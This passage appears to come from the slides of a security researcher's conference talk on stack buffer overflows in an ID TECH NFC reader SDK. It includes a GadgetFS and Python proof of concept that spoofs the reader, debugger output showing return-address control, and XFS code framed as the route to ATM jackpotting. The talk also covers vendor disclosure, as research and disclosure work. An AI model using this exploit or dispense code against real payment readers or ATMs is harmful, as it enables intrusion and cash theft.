83     else if ( v11 )
84     {
85         *(_DWORD *)s_FM_error_code = v11;
86         result = v11;
87     }
88     else
89     {
90         *(_DWORD *)a6 = v13 | (v12 << 8);
91         memcpy(a5, &v14, *(_DWORD *)a6);
92         result = 0;
93     }
94     break;
```

`DoIDGCMD_str( )` sends the USB payload to the readers and gets the response.

Based on the arguments received, `DoIDGCMD_str( )` will not read more than 1024 bytes from the device.

Size of `memcpy( a6 )` is 2 bytes received from device response's message.

Source of `memcpy( &v14 )` is the payload received from the device.

But, how big is the destination buffer (a5) ? Let's go back to `Device_setcurrentdevice( )`

IMPACT



- Device_setcurrentdevice ()

```
if ( a2 > 20 && a2 <= 25 || a2 > 29 && a2 <= 34 )
{
    v9 = 0;
    v8 = 2;
    v17 = device_SendDataCommandNEO(1, 5, 0, 0, &v9, (int)&v8);
    if ( !v17 && v8 == 2 )
        extLCDMessage = (v9 & 8) != 0;
    v17 = device_getFirmwareVersion(&v5);
    if ( !v17 )
```

&v9 is the buffer passed to device_SendDataCommandNEO()


v9 is at ebp-52h, which means that if the device's response is bigger than 0x56 we can overflow the stack and overwrite the saved return address.

```
__int16 v9; // [esp+1926h] [ebp-52h]
int v10; // [esp+1928h] [ebp-50h]
int v11; // [esp+192Ch] [ebp-4Ch]
int v12; // [esp+1930h] [ebp-48h]
char v13; // [esp+1936h] [ebp-42h]
char v14; // [esp+1937h] [ebp-41h]
size_t v15; // [esp+1938h] [ebp-40h]
char v16; // [esp+193Eh] [ebp-3Ah]
int v17; // [esp+195Ch] [ebp-1Ch]
int v18; // [esp+1960h] [ebp-18h]
int v19; // [esp+1964h] [ebp-14h]
int v20; // [esp+1968h] [ebp-10h]
int i; // [esp+196Ch] [ebp-Ch]
```


IMPACT




Attack chain



IMPACT



Attack the SDK using a raspberryPI&gadgetFS connected to the target
(Requires physical access to the USB port/cable).



IMPACT



GadgetFS config:

```
#!/bin/bash
modprobe libcomposite
cd /sys/kernel/config/usb_gadget/
mkdir g && cd g
echo 0x0ACD > idVendor
echo 0x4610 > idProduct
echo 0x0100 > bcdDevice # v1.0.0
echo 0x0200 > bcdUSB # USB2
mkdir -p strings/0x409
echo "643T0423400000" > strings/0x409/serialnumber
echo "ID TECH" > strings/0x409/manufacturer
echo "ID TECH Kiosk III" > strings/0x409/product
echo 0x00 > bDeviceClass
echo 0x00 > bDeviceSubClass
echo 0x00 > bDeviceProtocol
echo 0x0040 > bMaxPacketSize0
mkdir -p configs/c.1
mkdir configs/c.1/strings/0x409
echo 0 > configs/c.1/MaxPower
mkdir -p functions/hid.usb0
```

```
echo 0 > functions/hid.usb0/protocol
echo 255 > functions/hid.usb0/report_length #
echo 0 > functions/hid.usb0/subclass
```

```
echo
"0600FF0901A10185010600FF090126FF001500953F750882020109019202018502
0901820201090192020185030901820201090192020185040901820201090192020
1C0" | xxd -r -ps > functions/hid.usb0/report_desc
```

```
echo 0xC0 > configs/c.1/bmAttributes
echo "Default Configuration" > configs/c.1/strings/0x409/configuration
ln -s functions/hid.usb0 configs/c.1
#mkdir -p functions/acm.usb0 # serial
#mkdir -p functions/rndis.usb0 # network
#ln -s functions/rndis.usb0 configs/c.1/
#ln -s functions/acm.usb0 configs/c.1/
udevadm settle -t 5 || :
ls /sys/class/udc/ > UDC
```

```
import os,binascii  
dev = open("/dev/hidg0","wb+")  
while True:  
    n = 64  
    data = dev.read(n)  
    rcv = binascii.hexlify(data)  
    print rcv  
  
If rcv ==  
"01566956f74656368320001050000a3f90000000000000000000000000000"  
000000000000000000000000000000000000000000000000000":  
  
send =  
"\x02\x56\x69\x56\x4f\x74\x65\x63\x68\x32\x00\x01\x00\x03\xC0\xff\xe4\x01\x01\x9f\x  
\x06\x07\xa0\x00\x00\x00\x04\x10\x10\xff\xe1\x01\x01\xff\xe5\x01\x10\xff\xeal\x01\x0  
2\xff\xe3\x01\x74\xff\xe9\x0c\x02\x00\x01\x02\x20\x01\x02\x01\x01\x02\x09\x01\xff\xf  
e2\x01\x03"
```

```
os.write(dev.fileno(),send)
print "HIT"
send = "\x03" + "\x41" * 63
os.write(dev.fileno()),send)
send = "\x03" + "\x42" * 63
os.write(dev.fileno()),send)
send = "\x03" + "\x43" * 63
os.write(dev.fileno()),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno()),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno()),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno()),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno()),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno()),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno()),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno()),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno()),send)
send = "\x04" + "\x44" * 63
os.write(dev.fileno()),send)
```

IMPACT

POC:

HOST

```
C:\Program Files (x86)\IDTech\Windows>IDTechSDK_Demo.exe
SDK version: 1.0.30
```

```
*****
***** IDT Universal SDK *****
***** Interface Select Options *****
0. Exit
1. USB
2. RS232
3. Set Library Path
*****
```

Please Input your Selection. (0 - exit current menu)

1

```
*****
***** IDT Universal SDK *****
***** Device Select Options *****
0. Back to Interface Menu
1. VP5300M [Connected] [Activated]
*****
```

Please Input your Selection. (0 - exit current menu)

1

```
Pid 14112 - WinDbg!0.0.17763.132 AMD64
File Edit View Debug Window Help

Command
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program Files (x86)\IDTech\Windows\IDTechSDK_Demo.exe -
libIDTechSDK_dll_1_0!device_setCurrentDevice+0x543:
6bdfa33f a8c466ffff call libIDTechSDK_dll_1_0!device_SendDataCommandNEO (6bdf1008)
0 000:x86> dc esp
0245e1e0 00000001 00000005 00000000 00000000 .....
0245e1f0 0245fb06 0245fb00 00000200 0245e2c4 .E..E...E.
0245e200 77849d25 00000003 00000000 00000002 %.w.....
0245e210 0245e27c 0245e228 00000000 00000000 [.E.(.....
0245e220 77849d83 0245e398 00000040 00000000 ...v.E.0...
0245e230 00000000 00000000 00000000 00000000 .....
0245e240 00000000 00000000 00000000 00000000 .....
0245e250 00000000 00000000 00000000 00000000 .....
0 000:x86> p
libIDTechSDK_dll_1_0!device_setCurrentDevice+0x548:
6bdfa944 8945e4 mov dword ptr [ebp-1Ch],eax ss:002b:0245fb3c=41414141
0 000:x86> dc 0245fb06 I70
0245fb06 0101e4ff a007069f 04000000 c1ff1010 .....
0245fb16 e5ff1001 e0ff1001 e3ff0201 e9ff7401 .....
0245fb26 0100020c 02012002 09020101 01e2ff01 .....
0245fb36 41414103 41414141 41414141 41414141 AAAAAAAAAA
0245fb46 41414141 41414141 41414141 41414141 AAAAAAAAAA
0245fb56 41414141 41414141 41414141 41414141 AAAAAAAAAA
0245fb66 41414141 41414141 41414141 41414141 AAAAAAAAAA
0245fb76 42424242 42424242 42424242 42424242 BBBBBBBB
0245fb86 42424242 42424242 42424242 42424242 BBBBBBBB
0245fb96 42424242 42424242 42424242 42424242 BBBBBBBB
0245fba6 42424242 42424242 42424242 42424242 BBBBBBBB
0245fbb6 43434343 43434343 43434343 43434343 CCCCCCCC
0245fbc6 43434343 43434343 43434343 43434343 CCCCCCCC
0245fbd6 43434343 43434343 43434343 43434343 CCCCCCCC
0245fbe6 43434343 43434343 43434343 43434343 CCCCCCCC
0245fbf6 44444444 44444444 44444444 44444444 DDDDDDDD
0245fc06 44444444 44444444 44444444 44444444 DDDDDDDD
0245fc16 44444444 44444444 44444444 44444444 DDDDDDDD
0245fc26 44444444 44444444 44444444 44444444 DDDDDDDD
0245fc36 44444444 44444444 44444444 44444444 DDDDDDDD
0245fc46 44444444 44444444 44444444 44444444 DDDDDDDD
0245fc56 44444444 44444444 44444444 44444444 DDDDDDDD
0245fc66 44444444 44444444 44444444 44444444 DDDDDDDD
0245fc76 44444444 44444444 44444444 44444444 DDDDDDDD
0245fc86 44444444 44444444 44444444 44444444 DDDDDDDD
0245fc96 44444444 44444444 44444444 44444444 DDDDDDDD
0245fca6 44444444 44444444 44444444 44444444 DDDDDDDD
0245fcb6 44444444 44444444 44444444 44444444 DDDDDDDD
0 000:x86> g
(3720.2934): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
41414141 ?? ???
0 000:x86> kv
# ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 0245fb5c 41414141 41414141 41414141 41414141 0x41414141
01 0245fb60 41414141 41414141 41414141 41414141 0x41414141
02 0245fb64 41414141 41414141 41414141 42424242 0x41414141
```



IMPACT



More than 20 exploitable stack buffer overflows in the SDK.

Blog posts will cover some of the other ones with POCs and Demos.





ATM SCENARIO



ATM SCENARIO:

- More than 8 years of experience jackpotting ATMs:

ATM device's drivers reverse engineering.

ATM devices's firmware reverse engineering.

USB communications reverse engineering.

XFS coding skills to jackpot.

Some of the most important worldwide ATM brands with contactless uses
Idtech readers:

NCR

WINCOR/DIEBOLD

FUJITSU

HYOSUNG



ATM SCENARIO:




US ATMs uses contactless MSD to read the card (if card supports it):


Track1/Track2



ATM SCENARIO:

ATM jackpot:






ATM SCENARIO:

Compromise of the ATM computer:

- Exploiting vulnerabilities in the SDK/Driver responsible for the NFC reader comms.




ATM SCENARIO:

Compromise of the ATM computer:




- Exploiting vulnerabilities in other USB Drivers/Software running in the ATM, acting as another device (modifying the VID&PID of the firmware).




ATM SCENARIO:

ATM jackpot:


ATM Computer compromised:




ATM SCENARIO:



ATM jackpot:



ATM SCENARIO:



ATM jackpot:

```
result = WFSOpen(lpszLogicalName, lphApp, NULL, NULL, NULL, dwSrvcsVersionsRequired, lpSrvcsVersion, NULL, lphService);
//printf("WFSOpen returned %lu\n", result);

LPWFRESULT lppResult;

// WFSGetInfo WFS_INF_CDM_CASH_UNIT_INFO
result = WFSGetInfo(*lphService, 303, NULL, NULL, (char*)&lppResult);
//printf("WFSGetInfo returned %lu\n", result);


//WFSEXECUTE preparation

LPWFSCDMCUINFO lpCashUnitInfo = NULL;
LPWFSCDMCASHUNIT lppList = NULL;
WFSCMDDISPENSE tDispense;
WFSCMDDENOMINATION tDenomination;
int casettnumber, numofbills;
char lpCmdData[2000] = { 0 };
char currency[3] = { 0 };
unsigned long m_ulCount;
unsigned long m_ulValue;
USHORT usNumber;
unsigned long usType;

lpCashUnitInfo = (LPWFSCDMCUINFO)lppResult->lpBuffer;
//printf("Dispenser has %d cassettes\n", lpCashUnitInfo->usCount);
unsigned short usCount = lpCashUnitInfo->usCount;

for (int i = 0; i < usCount; i++) {
    int offset = i;
    lppList = (LPWFSCDMCASHUNIT)*(lpCashUnitInfo->lppList + offset);
    usNumber = lppList->usNumber;
    m_ulCount = lppList->ulCount;
    m_ulValue = lppList->ulValues;
    usType = lppList->usType;
}
```

ATM SCENARIO:



No demos can be shown (NDAs involved).

Can't specify which ATM vendor I tested (driver).

If you have concerns:

- Check if your ATM NFC reader is still vulnerable.
- Check the driver/SDK used to communicate with the NFC reader.




DISCLOSURE:



- We contacted all affected vendors.
- All of them said they fixed the issues.
- We tested some fixes provided to us, but not from all vendors.
- We waited almost 2 years to give time to patch the affected devices.



QUESTIONS:



Thank you.

Josep.rodriquez@ioactive.com

